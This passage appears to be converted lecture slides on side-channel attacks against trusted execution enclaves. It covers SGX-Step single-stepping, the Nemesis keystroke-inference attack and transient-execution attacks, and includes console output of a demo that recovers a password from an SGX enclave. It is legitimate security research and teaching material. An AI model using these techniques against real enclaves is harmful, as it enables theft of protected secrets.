
**Too noisy:** modern x86 processors are lightning fast...



## Analogy: Studying galloping horse dynamics



[https://en.wikipedia.org/wiki/Sallie\\_Gardner\\_at\\_a\\_Gallop](https://en.wikipedia.org/wiki/Sallie_Gardner_at_a_Gallop)



Copyright, 1878, by MUYBRIDGE.

MORSE'S Gallery, 417 Montgomery St., San Francisco.

## THE HORSE IN MOTION.

Illustrated by  
MUYBRIDGE

"SALLIE GARDNER," owned by LELAND STANFORD; running at a 1.40 gait over the Palo Alto track, 19th June, 1878.

The sequence of the photographs was taken at the rate of 12 exposures per second, or 120 exposures per second, so that, in one second of time, there illustrate successive positions of the horse in motion.

AUTOMATIC ELECTRO-PHOTOGRAPH.

# SGX-Step: Executing enclaves one instruction at a time



## SGX-Step



<https://github.com/jovanbulck/sgx-step>



Unwatch ▾

27



Star


312




Fork

63

## SGX-Step: Executing enclaves one instruction at a time



# SGX-Step: Executing enclaves one instruction at a time



# Demo: Building a deterministic password oracle with SGX-Step

```
[idt.c] DTR.base=0xfffffe0000000000/size=4095 (256 entries)
[idt.c] established user space IDT mapping at 0x7f7ff8e9a000
[idt.c] installed asm IRQ handler at 10:0x56312d19b000
[idt.c] IDT[ 45] @0x7f7ff8e9a2d0 = 0x56312d19b000 (seg sel 0x10); p=1; dpl=3; type=14; ist=0
[file.c] reading buffer from '/dev/cpu/1/msr' (size=8)
[apic.c] established local memory mapping for APIC_BASE=0xfee00000 at 0x7f7ff8e99000
[apic.c] APIC_ID=2000000; LVTT=400ec; TDCR=0
[apic.c] APIC timer one-shot mode with division 2 (lvtt=2d/tocr=0)
```

```
-----  
[main.c] recovering password length  
-----
```

```
[attacker] steps=15; guess='*****'  
[attacker] found pwd len = 6
```

```
-----  
[main.c] recovering password bytes  
-----
```

```
[attacker] steps=35; guess='SECRET' --> SUCCESS
```

```
[apic.c] Restored APIC_LVTT=400ec/TDCR=0
[file.c] writing buffer to '/dev/cpu/1/msr' (size=8)
[main.c] all done; counted 2260/2183 IRQs (AEP/IDT)
jo@breuer:~/sgx-step-demo$ █
```



## Idea 2: Privileged interrupts for microarchitectural leakage

---


# From architecture...



# From architecture... to microarchitecture




# Nemesis attack: Inferring key strokes from Sancus enclaves




**Enclave x-ray:** Start-to-end trace enclaved execution

## Nemesis attack: Inferring key strokes from Sancus enclaves



## **Enclave x-ray:** Keymap bit traversal (ground truth)


## Nemesis attack: Inferring key strokes from Sancus enclaves



# Single-stepping Intel SGX enclaves in practice




**Enclave x-ray:** Start-to-end trace enclaved execution



# Intel SGX microbenchmarks: Measuring x86 cache misses



Timing leak: reconstruct *microarchitectural state*







## Idea 3: Privileged page tables for transient data leakage

---


# Abusing out-of-order and speculative execution



# Abusing out-of-order and speculative execution




# Abusing out-of-order and speculative execution





# Transient-execution attacks: Welcome to the world of fun!





inside™



inside™



inside™
